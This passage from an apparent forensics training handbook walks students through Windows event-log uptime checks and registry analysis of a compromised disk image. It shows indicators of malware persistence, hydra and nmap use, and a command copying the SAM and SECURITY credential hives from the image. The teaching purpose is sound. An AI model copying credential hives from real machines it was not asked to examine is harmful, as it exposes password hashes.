    <Correlation ActivityID="{4F809423-F7BD-0000-4494-804FBDF7D101}" />
    <Execution ProcessID="516" ThreadID="1272" />
    <Channel>Security</Channel>
    <Computer>DESKTOP-DBMG9RV</Computer>
    <Security/>
  </System>
  <EventData>
    <Data Name="TargetUserName">Peter</Data>
    <Data Name="TargetDomainName">DESKTOP-DBMG9RV</Data>
    <Data Name="TargetSid">S-1-5-21-1623514716-2111984414-578690546-1001</Data>
    <Data Name="SubjectUserSid">S-1-5-21-1623514716-2111984414-578690546-1001</Data>
    <Data Name="SubjectUserName">Peter</Data>
    <Data Name="SubjectDomainName">DESKTOP-DBMG9RV</Data>
    <Data Name="SubjectLogonId">0x000000000001e362</Data>
    <Data Name="CallerProcessId">0x000017f8</Data>
    <Data Name="CallerProcessName">C:\Users\Peter\AppData\Roaming\EpUpdate\thc\hydra.exe</Data>
  </EventData>
</Event>
  
```

Figure 103: Log data

During forensic investigation there is frequently a need to determine time periods when computer was up and running. Knowing when computer was up can be very helpful when correlating logs from other sources like network logs or logs on other hosts.

One way to determine this is to search in system logs for events with IDs 6005, 6006 and 6008:

- 6005 – The Event log service was started.³⁰
- 6006 – The Event log service was stopped.³¹
- 6008 – The previous system shutdown at %1 on %2 was unexpected.³²

However analyst needs to remember that 6006 event won't be logged if computer gets suddenly shutdown or rebooted. In such situation analyst should search for last known timestamp (in event logs, system registry, filesystem timeline, etc.) before shutdown.

³⁰ Event ID: 6005 Explanation


<https://www.microsoft.com/technet/support/ee/transform.aspx?ProdName=Windows%20Operating%20System&ProdVer=10.0&EvtID=6005&EvtSrc=EventLog&LCID=1033> (last accessed 30.09.2016)

³¹ Event ID: 6006 Explanation

<https://www.microsoft.com/technet/support/ee/transform.aspx?ProdName=Windows%20Operating%20System&ProdVer=10.0&EvtID=6006&EvtSrc=EventLog&LCID=1033> (last accessed 30.09.2016)

³² Event ID: 6008 Explanation

<https://www.microsoft.com/technet/support/ee/transform.aspx?ProdName=Windows%20Operating%20System&ProdVer=10.0&EvtID=6008&EvtSrc=EventLog&LCID=1033> (last accessed 30.09.2016)



A screenshot of a terminal window titled "enisa@training: ~/training/tools". The window contains the following text:

```
File Edit View Search Terminal Help
enisa@training:~/training/tools$ ./logparse.py --ids 6005,6006,6008 --short ..//ex1/winevt/ | tail -13
2016-07-19 10:31:43.916000|6005|System|EventLog
2016-07-26 08:10:22.300000|6006|System|EventLog
2016-07-26 08:17:14.205000|6005|System|EventLog
2016-07-26 09:16:45.297100|6006|System|EventLog
2016-07-27 11:42:58.898700|6005|System|EventLog
2016-07-27 13:18:19.855100|6006|System|EventLog
2016-08-01 07:34:33.973200|6005|System|EventLog
2016-08-01 11:49:21.574100|6006|System|EventLog
2016-08-03 11:39:02.109000|6005|System|EventLog
2016-08-03 12:05:01.263900|6006|System|EventLog
2016-08-11 11:09:35.270000|6005|System|EventLog
2016-08-11 14:10:30.896500|6006|System|EventLog
2016-08-16 12:54:31.595300|6005|System|EventLog
enisa@training:~/training/tools$
```

Figure 104: Logparse.py

8. Registry analysis

8.1 Copying and viewing the Registry

In this task students will copy registry files from the mounted disk and use MiTeC Windows Registry Recovery³³ tool to view the content of the Windows registry.

Main registry files used by Windows 10 can be found at %SystemRoot%\System32\config\ directory and are³⁴:


- SYSTEM – HKEY_CURRENT_CONFIG
- SAM – HKEY_LOCAL_MACHINE\SAM
- SECURITY – HKEY_LOCAL_MACHINE\Security
- SOFTWARE – HKEY_LOCAL_MACHINE\Software
- DEFAULT – HKEY_USERS\.DEFAULT

Moreover user specific hives can be found in user profile directory C:\Users\{Username}:

- NTUSER.DAT
- AppData\Local\Microsoft\Windows\UsrClass.dat

Locations of registry files in other Windows versions might slightly differ.

Students should start by copying all registry files to separate directory at ~/training/ex1/registry:



```
:~/training/ex1/registry
Search Terminal Help
:~$ cd training/ex1
:~/training/ex1$ mkdir registry
:~/training/ex1$ cd registry
:~/training/ex1/registry$ cp /mnt/part_c/Windows/System32/config/{SYSTEM,SAM,SECURITY,SOFTWARE,DEFAULT} .
:~/training/ex1/registry$ cp /mnt/part_c/Users/Peter/NTUSER.DAT .
:~/training/ex1/registry$ cp /mnt/part_c/Users/Peter/AppData/Local/Microsoft/Windows/UsrClass.dat .
:~/training/ex1/registry$
```

Figure 105: Copying all registry files to separate directory

Then to view content of the registry users can use Windows Registry Recovery (WRR) tool which is located at ~/training/tools/WRR/WRR.exe and should be started using Wine.

³³ Windows Registry Recovery <http://www.mitec.cz/wrr.html> (last accessed 30.09.2016)

³⁴ Registry Hives [https://msdn.microsoft.com/pl-pl/library/windows/desktop/ms724877\(v=vs.85\).aspx](https://msdn.microsoft.com/pl-pl/library/windows/desktop/ms724877(v=vs.85).aspx) (last accessed 30.09.2016)




Figure 106: Windows Registry Recovery (WRR) tool

For example, using WRR students can open HKLM\Software hive located in SOFTWARE file.




Figure 107: Windows Registry Recovery (WRR) tool

Now using options from the left panel, students can extract information from the registry about the operating system. Though they should note that some types of information can be extracted only from a specific registry hive.




Figure 108: Windows Registry Recovery (WRR) tool

Additionally using the *Raw Data* option, students can preview the original registry structure from a given hive.




Figure 109: Windows Registry Recovery (WRR) tool

8.2 Inspecting registry timeline

From the forensic point of view, one very interesting characteristic of the Windows registry is that each registry sub key consists of a last modification timestamp. This can be leveraged to check which registry sub keys were modified around the time of the incident.


To generate a list of all registry sub keys sorted by the date of last modification, students can use the regtime plugin of RegRipper tool.



```
: ~/training/tools/RegRipper2.8
Search Terminal Help
:~/training/tools/RegRipper2.8$ wine rip.exe -r ../../ex1/registry/NTUSER.DAT -p regtime | less
```

Figure 110: Regtime tool


By inspecting the timeline created from the NTUSER.DAT file, students can notice that at 13:02:57 *Run* and *RunOnce* subkeys (used for autostarting applications when user logs in to the system) were modified. Additionally at 13:03:10 some strangely named sub key – GhCtxq8t – was also modified.



| Tue Aug 16 13:03:10 2016Z | ROOT\Software\GhCtxq8t |
|--|---|
| Tue Aug 16 13:03:01 2016Z | ROOT\Software\Microsoft\Internet Explorer\LowRegistry\Au |
| Store\bcdaba90d_0\{219ED5A0-9CBF-4F3A-B927-37C9E5C5F14F} | |
| Tue Aug 16 13:02:59 2016Z | ROOT\Software\Microsoft\Windows\CurrentVersion\Internet S |
| Tue Aug 16 13:02:57 2016Z | ROOT\Software\Microsoft\Windows\CurrentVersion |
| Tue Aug 16 13:02:57 2016Z | ROOT\Software\Microsoft\Windows\CurrentVersion\Run |
| Tue Aug 16 13:02:57 2016Z | ROOT\Software\Microsoft\Windows\CurrentVersion\RunOnce |
| Tue Aug 16 13:02:54 2016Z | ROOT\Software\Microsoft\Windows Script Host |
| Tue Aug 16 13:02:54 2016Z | ROOT\Software\Microsoft\Windows Script Host\Settings |

Figure 111: RegRipper tool


Further inspection of NTUSER.DAT with the WRR tool reveals that GhCtxq8t looks to be used by the update.exe process. *FirstExecution* value of the GhCtxq8t subkey confirms previous observations that update.exe was installed in the system and executed for the first time at 13:03:10 UTC (15:03:10 local time).



| Value | Type | Data |
|-----------------|--------------|--|
| ServerStarted | REG_EXPAN... | 16/08/2016 15:03:04 |
| InstalledServer | REG_EXPAN... | C:\Users\Peter\AppData\Roaming\HostData\update.exe |
| NewGroup | REG_EXPAN... | superapt |
| NewId | REG_EXPAN... | superapt |
| FirstExecution | REG_EXPAN... | 16/08/2016 15:03:10 |

Figure 112: Windows Registry Recovery (WRR) tool

Further analysis of the registry timeline created from NTUSER.DAT reveals that PuTTY-related sub keys were modified at 14:11:26 what corresponds to the time of Plink.exe execution (as found during prefetch analysis).



```

enisa@training: ~/training/tools/RegRipper2.8
File Edit View Search Terminal Help
Tue Aug 16 14:11:26 2016Z      ROOT\Software
Tue Aug 16 14:11:26 2016Z      ROOT\Software\SimonTatham
Tue Aug 16 14:11:26 2016Z      ROOT\Software\SimonTatham\PuTTY
Tue Aug 16 14:11:26 2016Z      ROOT\Software\SimonTatham\PuTTY\SshHostKeys
Tue Aug 16 14:03:21 2016Z      ROOT\Software\Cygwin
Tue Aug 16 14:03:21 2016Z      ROOT\Software\Cygwin\Installations
  
```

Figure 113: RegRipper

Analysis of SSHHostKeys shows it contains single value with RSA key from 192.168.5.10.




Figure 114: Registry settings

This suggests that at 14:11:26 someone was trying to connect over SSH to 192.168.5.10 host.

8.3 UserAssist

The Windows operating system stores information about frequently used applications. This information is stored in NTUSER.DAT as a group of ROT13 encoded entries in UserAssist key³⁵:

Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist.




Figure 115: Registry settings

To quickly decode and extract information about UserAssist entries students can use Userassist plugin from the RegRipper tool.

³⁵ UserAssist <http://forensicartifacts.com/2010/07/userassist/> (last accessed 30.09.2016)






```
: ~/training/tools/RegRipper2.8
Search Terminal Help
:~/training/tools/RegRipper2.8$ wine rip.exe -r ../../ex1/registry/NTUSER.DAT -p userassist
```

Figure 116: RegRipper tool


From the plugin output, students can read that at 13:50:29 winpcap-nmap-4.13.exe executable was started. This is shortly before network scans were performed (13:59:29-13:59:36).



```
enisa@training: ~/training/tools/RegRipper2.8
File Edit View Search Terminal Help
{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}
Tue Aug 16 14:44:17 2016 Z
{D65231B0-B2F1-4857-A4CE-A8E7C6EA7D27}\cmd.exe (4)
Use of uninitialized value $list in pattern match (m//) at PERL2EXE_STORAGE/utf8_heavy.pl line 399.
Tue Aug 16 13:50:29 2016 Z
  C:\Users\Peter\AppData\Roaming\EpUpdate\nmap\winpcap-nmap-4.13.exe (1)
Tue Aug 16 13:50:02 2016 Z
  Microsoft.Windows.Explorer (16)
Tue Aug 16 12:57:23 2016 Z
  Microsoft.Windows.ControlPanel (2)
```

Figure 117: RegRipper tool

Moreover at 12:55:53, a shortcut to the Mozilla Firefox web browser was used which is consistent with previous observations of user being infected around 13:02:50 after visiting a malicious website with the Mozilla Firefox browser.



```
enisa@training: ~/training/tools/RegRipper2.8
File Edit View Search Terminal Help
{F4E57C4B-2036-45F0-A9AB-443BCFE33D9F}
Tue Aug 16 14:44:17 2016 Z
{A77F5D77-2E2B-44C3-A6A2-ABA601054A51}\System Tools\Command Prompt.lnk (3)
Tue Aug 16 13:50:02 2016 Z
{9E3995AB-1F9C-4F13-B827-48B24B6C7174}\TaskBar\File Explorer.lnk (14)
Tue Aug 16 12:55:53 2016 Z
  C:\Users\Public\Desktop\Mozilla Firefox.lnk (7)
Thu Aug 11 13:58:56 2016 Z
{9E3995AB-1F9C-4F13-B827-48B24B6C7174}\TaskBar\Mozilla Firefox.lnk (4)
Wed Aug 3 11:50:33 2016 Z
```

Figure 118: RegRipper tool

8.4 List of installed applications

During forensic investigation, it is important to obtain a list of applications installed in the system. Knowing what applications were present in the operating system can give an analyst insight into user activities in the operating system as well as information about potential attack vectors (e.g. presence of file sharing applications, usage of outdated applications or installation of certain application directly preceding an incident). Moreover knowing what applications were present in the system, an analyst can check if some of them were storing additional log data that might give additional information about the incident.

When an application is installed in the system, it usually leaves multiple traces in the system registry. Keys worth inspecting are:

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
- HKLM\SOFTWARE\Classes\Installer\Products



- HKLM\SOFTWARE (subkeys used by applications)
 - HKLM\SOFTWARE\Wow6432Node³⁶
